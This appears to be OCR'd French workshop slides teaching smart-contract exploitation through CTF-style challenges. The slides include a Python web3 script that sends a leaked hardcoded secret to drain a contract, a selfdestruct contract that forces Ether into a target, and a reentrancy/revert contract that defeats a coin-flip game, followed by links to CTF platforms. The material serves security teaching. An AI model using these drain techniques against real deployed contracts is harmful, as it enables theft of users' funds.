
```
λ hackbox ~/projets/workshop/smartcontract/dev » python hardcoded.py
quoicoubeh
```

Envoi du secret récupéré, via l'appel de get_eth()

```python
hardcore = w3.eth.contract(address=contract_addr, abi=abi)

tx = hardcore.functions.get_eth(account['address'], b"quoicoubeh").build_transaction({
    "nonce":  w3.eth.get_transaction_count(account["address"])
})

tx = w3.eth.account.sign_transaction(tx, account['private_key'])

tx_hash = w3.eth.send_raw_transaction(tx.rawTransaction)
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
print(tx_receipt.transactionHash.hex())

print( w3.eth.get_balance(contract_addr))
```

```
λ hackbox ~/projets/workshop/smartcontract/dev » python hardcoded.py
quoicoubeh
0x7298347b08197c37b9ab25bc781ca27651842fd733a6309b24c403b8e8f9f390
0
```

Secrets publics



Forcing Ether

On doit appeler `Th3_sp3Ci41_prize`

- Modifier onlyHacker obligatoire
- Balance du contrat % 1 != 0

On doit jouer 1 Ether seulement

On doit être 2 participants minimum


```solidity
contract RandomGame{
    uint public gammerCount;
    bool public gameOver = false;
    address public winner;

    address[] gammers;

    constructor() payable{
        require(msg.value == 10 ether);
    }

    modifier onlyHacker{
        require(
            address(this).balance % 1 ether != 0 ether,
            "this is an honnorable prize only for hacker"
        );
        _;
    }

    function join() public payable {
        require(msg.value == 1 ether, "You must send 1 ether to join the game");
        require(!gameOver, "The game is over. No more gammers allowed");

        gammers.push(msg.sender);
        gammerCount++;
    }

    function chooseWinner() public {
        require(gammerCount > 1, "There must be at least 2 players to choose a winner");
        require(!gameOver, "The winner has already been chosen");

        uint randomIndex = uint(keccak256(abi.encodePacked(block.timestamp, block.prevrandao))) % gammerCount;

        winner = gammers[randomIndex];
        gameOver = true;
    }

    function Th3_sp3Ci41_prize() public onlyHacker {
        (bool sent,) = msg.sender.call{value: address(this).balance}("");
        require(sent, "Address: unable to send value");
    }
}
```

Forcing Ether

On doit envoyer une fraction d'Ether

On ne peut jouer qu'1 Ether

On doit forcer l'envoi d'Ether dans le contrat

- Predestination : on peut connaître l'adresse d'un contrat à l'avance
- Selfdestruct : on choisit l'adresse à laquelle l'Ether est envoyée !

```
contract RandomGame{
    uint public gammerCount;
    bool public gameOver = false;
    address public winner;

    address[] gammers;

    constructor() payable{
        require(msg.value == 10 ether);
    }

    modifier onlyHacker{
        require(
            address(this).balance % 1 ether != 0 ether,
            "this is an honnorable prize only for hacker"
        );
        _;
    }

    function join() public payable {
        require(msg.value == 1 ether, "You must send 1 ether to join the game");
        require(!gameOver, "The game is over. No more gammers allowed");

        gammers.push(msg.sender);
        gammerCount++;
    }

    function chooseWinner() public {
        require(gammerCount > 1, "There must be at least 2 players to choose a winner");
        require(!gameOver, "The winner has already been chosen");

        uint randomIndex = uint(keccak256(abi.encodePacked(block.timestamp, block.prevrandao))) % gammerCount;

        winner = gammers[randomIndex];
        gameOver = true;
    }

    function Th3_sp3Ci41_prize() public onlyHacker {
        (bool sent,) = msg.sender.call{value: address(this).balance}("");
        require(sent, "Address: unable to send value");
    }
}
```

Forcing Ether

On doit envoyer une fraction d'Ether

On ne peut jouer qu'1 Ether

On doit forcer l'envoi d'Ether dans le contrat

- Predestination : on peut connaître l'adresse d'un contrat à l'avance
- Selfdestruct : on choisit l'adresse à laquelle l'Ether est envoyée !

```
2   contract hack {
3
4     address target;
5
6     constructor(address _target) {
7       target = _target;
8     }
9
10    receive () external payable {
11      kill();
12    }
13
14    function kill() public {
15      selfdestruct(payable(target));
16    }
```

Code reentrancy

```
3  contract Lucky {
4    uint256 private seed;
5    mapping(address => uint) public consecutiveWins;
6    bool public solved = false;
7
8    constructor() payable {
9        seed = block.timestamp;
10   }
11
12   function play(uint256 guess) public payable {
13       require(msg.value == 1 ether, "La mise doit etre de 1 ether.");
14       require(guess == 0 || guess == 1, "Vous devez deviner 0 ou 1.");
15
16       uint256 randomNumber = uint256(keccak256(abi.encodePacked(seed, msg.sender, block.prevrandao, block.timestamp)));
17       uint256 result = randomNumber % 2;
18
19       uint256 payout = result == guess ? msg.value : msg.value / 1000;
20       //payable(msg.sender).transfer(payout);
21       (bool sent, ) = msg.sender.call{value: payout}("");
22       require(sent, "Failed to send Ether");
23
24       consecutiveWins[msg.sender] = result == guess ? consecutiveWins[msg.sender] + 1 : 0;
25
26       seed = randomNumber;
27   }
28
29   function isSolve(address player) public returns(bool){
30       if(consecutiveWins[player] >= 10){solved = true;}
31       return solved;
32   }
33 }
```

1. On doit miser 1 Ether pour appeler play
2. On choisit 1 ou 0 lors de l'appel

3. Deux issues :
    1. Gagner => recevoir la mise
    2. Perdre => recevoir mise / 1000

4. Appel à msg.sender.call pour envoyer le gain / mise

5. Si gagné, alors incrémenter compteur
6. Pour gagner compteur >= 10

Code reentrancy

msg.sender.call() appelle la fonction de fallback du contrat appelant

La fonction de fallback est contrôlée par l'attaquant

On peut faire ce que l'on veut dans la fonction de fallback

On peut appeler la fonction play ou créer une erreur

- Si on appel play alors le compteur n'est pas remis à 0 et on relance une partie
- Si on génère une erreur, la fonction play du contrat victime ne fini pas son exécution (pas de remise à 0)

```
35  contract Hack {
36
37      Lucky victime;
38      uint256 public balance;
39      bool is_solve = false;
40
41      constructor(address _target) payable {
42          victime = Lucky(_target);
43      }
44
45      function attack_play() public {
46          victime.play{value: 1 ether}(1);
47      }
48
49      function is_winned(address me) public {
50          is_solve = victime.isSolve(me);
51      }
52
53      fallback() external payable {
54          require(msg.value == 1 ether);
55          balance += 1;
56      }
57  }
```

Code reentrancy

Création d'un contrat attaquant

En argument : adresse du contrat cible

La fonction attack_play appelle la fonction play de la cible en pariant 1ETH sur **1**

Is_winned est juste un getter pour savoir si on a gagné

La fonction de fallback est fourbe

- Elle requière l'envoi d'1 ETH (le cas où on a gagné)
- Sinon elle génère une erreur
- (balance +1 pour tenir les comptes)

Il reste plus qu'a appeler attack_play jusqu'à que l'on gagne 10x, le compteur n'étant plus remis à 0

```
35  contract Hack {
36
37      Lucky victime;
38      uint256 public balance;
39      bool is_solve = false;
40
41      constructor(address _target) payable {
42          victime = Lucky(_target);
43      }
44
45      function attack_play() public {
46          victime.play{value: 1 ether}(1);
47      }
48
49      function is_winned(address me) public {
50          is_solve = victime.isSolve(me);
51      }
52
53      fallback() external payable {
54          require(msg.value == 1 ether);
55          balance += 1;
56      }
57  }
```

It's over

Aller plus loin

Documentations :

https://ethereum.org/en/whitepaper/

https://ethereum.github.io/yellowpaper/paper.pdf

https://takenobu-hs.github.io/downloads/ethereum_evm_illustrated.pdf

Articles :

https://hackernoon.com/coins/ETH?range=month

https://github.com/BreizhCTF/breizhctf-2023/tree/main/challenges/blockchain/breizh_blockchain

https://ctftime.org/writeups

https://ethereum.org/fr/developers/tutorials/reverse-engineering-a-contract/

CTF :

Root-me

https://ethernaut.openzeppelin.com/

https://www.damnvulnerabledefi.xyz/